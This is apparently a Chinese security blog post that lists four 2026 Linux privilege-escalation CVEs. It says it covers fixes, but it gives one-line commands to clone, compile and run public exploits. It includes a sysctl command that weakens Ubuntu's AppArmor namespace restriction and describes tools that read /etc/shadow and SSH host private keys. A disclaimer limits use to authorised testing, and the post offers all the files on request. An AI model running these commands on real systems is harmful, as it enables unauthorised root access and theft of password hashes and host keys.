本公众号(three安全之路)所发布的技术文章,工具及研究内容仅供参考,所提供的信息仅供网络安全从业者、授权安全测试人员对自己所负责的网络资产、信息系统及相关设备进行安全防护。利用本公众号所提供的技术信息、工具或方案而造成的直接或间接后果、经济损失及法律责任,均由使用者本人自行承担。本公众号及作者不承担由此产生的任何连带责任。
2026年ai起来,爆出的漏洞也是越来越多了,我写了几个大多客户----要求的linux提权漏洞修复。| 2 | 提权-Copy Fail:CVE-2026-31431 |

我个人觉得这个提权最丝滑,python3一运行欧克了,都不需要再次编译。
命令
我用的是Linux ubuntu 6.8.0版本,乎所有主流 Linux 发行版均受影响。
| 提权-Dirty Frag:CVE-2026-43284 |

这个也不错。Fragnesia 和 Dirty Frag 很像,都是通过内核网络路径造成页缓存污染
命令:
git clone https://github.com/V4bel/dirtyfrag.git&& cd dirtyfrag && gcc -O0 -Wall -o exp exp.c -lutil && ./exp
| 提权-Fragnesia:CVE-2026-46300 |
命令:

git clone https://github.com/v12-security/pocs.git&& cd pocs/fragnesia && gcc -o exp fragnesia.c && ./exp
直接编译后运行会失败
ubantu版本需要运行这个命令

sudo sysctl -w kernel.apparmor_restrict_unprivileged_userns=0
但这个命令又需要密码,所有ubantu用这个提权比较鸡肋。
| 提权-ssh-keysign-pwn:CVE-2026-46333 |
命令:

git clone https://github.com/0xdeadbeefnetwork/ssh-keysign-pwn
然后gcc一下得到四个执行程序 主要是这两个
chage_pwn 读取/etc/shadow文件。sshkeysign_pwn 读取SSH主机私钥(/etc/ssh/ssh_host*_key)
所有poc,github都可以下载。
懒得下载的后台回复:20260604获取所有文件。